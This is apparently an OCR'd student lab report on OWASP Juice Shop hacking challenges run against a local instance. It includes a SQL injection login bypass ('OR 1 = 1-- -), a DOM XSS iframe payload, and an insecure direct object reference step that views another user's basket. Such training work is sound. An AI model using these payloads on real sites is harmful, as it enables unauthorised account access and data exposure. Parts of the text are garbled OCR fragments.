
we use it to log in with the administration user account, its category is injection

we will go to the GitHub repo it is sql injection paid and we tried to search for the right user name

and it is 'OR 1 = 1-- - and the password is the same









5- 5 stars feedback


we went to the administration section and then clicked on the only 5 stars feedback and then it is successfully done








6- admin section

we login as an admin and search for administration and we will have the admin section and it will allow us to see all registered user and then we will choose the code in admin section and we will select line 3 4 5 and submit it will tell us that it is we had successfully found the code






CPU usage: 8.0%
OWASP Juice Shop
GitHub - payloadbox/sql
127.0.0.1:42000/#/score-board
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Coding Challenge: Admin Section
Find It
Fix It
Only Show Lines with Differences (1)
Side by Side
Line by Line
const routes: Routes = [
{
- path: 'administration',
+ path: (function(){var t=Array.prototype.slice.call(arguments),G=t.shift();return t.reverse().map(function(
component: AdministrationComponent,
canActivate: [AdminGuard]
},
{
path: 'accounting',
component: AccountingComponent,
canActivate: [AccountingGuard]
},
{
path: 'about',
component: AboutComponent
Fix 4
Close
Submit
Miscellaneous
Mass Dispel
Improper Input Validation
Repetitive Registration
Broken Access Control
Web3 Sandbox
Broken Authentication
Password Strength
Broken Access Control
View Basket
Improper Input Validation
Empty User Registration
Broken Access Control
Five-Star Feedback
Sensitive Data Exposure
NFT Takeover
XSS
Reflected XSS
Cryptographic Issues
Weird Crypto



OWASP Juice Shop
GitHub - payloadbox/sql
127.0.0.1:42000/#/score-board
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account
Your Basket
admin@juice-sh.op
Orders & Payment
Privacy & Security
Logout
You successfully solved a challenge: View Basket (View another user's shopping basket.)
5%
Hacking Challenges
2%
Coding Challenges
6/168
Challenges Solved
1/28 5/22 0/43
0/37 0/24 0/14
Search
Difficulty
Status
Tags
All
XSS
Sensitive Data Exposure
Improper Input Validation
Broken Access Control
Unvalidated Redirects
Vulnerable Components
Broken Authentication
Security through Obscurity
Insecure Deserialization
Miscellaneous
Broken Anti Automation
Injection
Security Misconfiguration
Cryptographic Issues
XXE
This is the new Score Board! If you notice any bugs or have any feedback, please let us know! Reach out via our community channels
Switch to the legacy Score Board
Miscellaneous
Score Board
Find the carefully hidden 'Score Board' page.
XSS
DOM XSS
Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.
XSS
Bonus Payload
Use the bonus payload <iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A
Miscellaneous
Privacy Policy
Read our privacy policy.


Firefox ESR
Browse the World Wide Web
GitHub - payloadbox/sql
127.0.0.1:42000/#/score-board
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Coding Challenge: Admin Section
Find it
Fix it
const routes: Routes = [
{
path: 'administration',
component: AdministrationComponent,
canActivate: [AdminGuard]
},
{
path: 'accounting',
component: AccountingComponent,
canActivate: [AccountingGuard]
},
{
path: 'about',
component: AboutComponent
},
{
path: 'address/select',
component: AddressSelectComponent,
canActivate: [LoginGuard]
},
{
path: 'address/saved',
Close
Submit
Miscellaneous
Mass Dispel
Improper Input Validation
Repetitive Registration
Unvalidated Redirects
Broken Access Control
Web3 Sandbox
Broken Authentication
Password Strength
Broken Access Control
View Basket
Improper Input Validation
Empty User Registration
Broken Access Control
Five-Star Feedback
Sensitive Data Exposure
NFT Takeover
XSS
Reflected XSS
Cryptographic Issues
Weird Crypto

7- shop view basket







we viewed our shop basket and then we clicked on inspect Q then we clicked on network then reload, and we chode 192.168.47.1 1 and we edited it as 2 and then send and it is done succefully

- Conclusion

